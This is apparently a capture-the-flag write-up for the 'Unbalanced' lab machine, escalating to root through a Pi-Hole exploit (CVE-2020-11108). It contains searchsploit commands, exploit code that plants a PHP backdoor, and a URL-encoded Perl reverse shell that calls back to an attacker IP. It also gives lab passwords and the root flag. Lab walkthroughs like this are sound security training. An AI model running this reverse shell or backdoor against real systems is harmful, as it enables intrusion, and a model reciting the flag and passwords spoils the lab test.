
```
ssh -L 81:172.31.11.3:80 bryan@unbalanced.htb
password: ireallyl0vebubblegum!!!
```

Running the exploit did not give me a shell.

```
searchsploit -m linux/webapps/48519.py
python3 48519.py
# PROMPTS
[?] Please enter the IP address for Pi-Hole ([127.0.0.1]): 127.0.0.1:81
[?] Please enter the your (reachable) IP address to launch listeners ([127.0.0.1]): 10.10.14.26
[?] Please enter the password for Pi-Hole ([admin]): admin
Want to continue with exploitation? (Or just run cleanup)? [y/N]: y
Want root access? (Breaks the application!!) [y/N]: y
```

Reading through the exploit at line 226 I can see that a webshell should have been created.

SCREENSHOT EVIDENCE IN EXPLOIT FOR WEBSHELL



```
sAnswer = input('Want root access? (Breaks the application!!) [y/N]: ')
if sAnswer.lower() == 'y': bRoot = True
else: bRoot = False

if bRoot:
    print('[!] Allright, going for the root shell')
    ## Launch payload listener and send root shell
    _sPayload = '''<?php shell_exec("sudo pihole -a -t") ?>'''
    _thread.start_new_thread(startListener,(_sPayload,5,))
    doUpdate(sURL)

    ## Creating backdoor (2), overwriting teleporter.php
    sID2 = createBackdoor(sURL, 'teleporter.php')

    ## Launch payload listener for a new 200 OK
    _thread.start_new_thread(startListener,('HTTP/1.1 200 OK\n\nCVE-2020-11108\n',5,))
    doUpdate(sURL)
```


I tested to see if the webshell exists. I was not returning any results using the webshell but teleporter.php appeared to exist.

Because this is a docker container and the Pi-Hole is written in PHP, python may not be installed on the container. I attempted to use perl for the reverse shell
I URL encoded the payload in perl

```
perl%20-e%20%27use%20Socket%3B%24i%3D%2210.10.14.26%22%3B%24p%3D1337%3Bsocket(S%2CPF_INET%2CSOCK_STREAM%
2Cgetprotobyperl%20-e%20%27use%20Socket%3B%24i%3D%2210.10.14.26%22%3B%24p%3D1337%3Bsocket(S%2CPF_INET%
2CSOCK_STREAM%2Cgetprotobyname(%22tcp%22))%3Bif(connect(S%2Csockaddr_in(%24p%2Cinet_aton(%24i))))%7Bopen
(STDIN%2C%22%3E%26S%22)%3Bopen(STDOUT%2C%22%3E%26S%22)%3Bopen(STDERR%2C%22%3E%26S%22)%3Bexec(%22%2Fbin%
2Fsh%20-i%22)%3B%7D%3B%27
```

I added that into the exploit and was able to obtain a shell as www-data in the docker container. This had the pihole config file called /root/pihole_config.sh
Inside the file was a clear text password for the web admin

SCREENSHOT EVIDENCE OF CLEAR TEXT PASSWORD




```
# Set web admin interface password
/usr/local/bin/pihole -a -p 'bUbBl3gUm$43v3Ry0n3!'
```

I was able to su as root using that password and read the flag

```
su root
Password: bUbBl3gUm$43v3Ry0n3!
cat /root/root.txt
# RESULTS
d1af1bb00cd741352d395f48c61ec19e
```

SCREENSHOT EVIDENCE OF ROOT FLAG



```
root@unbalanced:~# hostname
unbalanced
root@unbalanced:~# id
uid=0(root) gid=0(root) groups=0(root)
root@unbalanced:~# ip a | grep ens160
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    inet 10.10.10.200/24 brd 10.10.10.255 scope global ens160
root@unbalanced:~# cat /root/root.txt
d1af1bb00cd741352d395f48c61ec19e
```

ROOT FLAG: d1af1bb00cd741352d395f48c61ec19e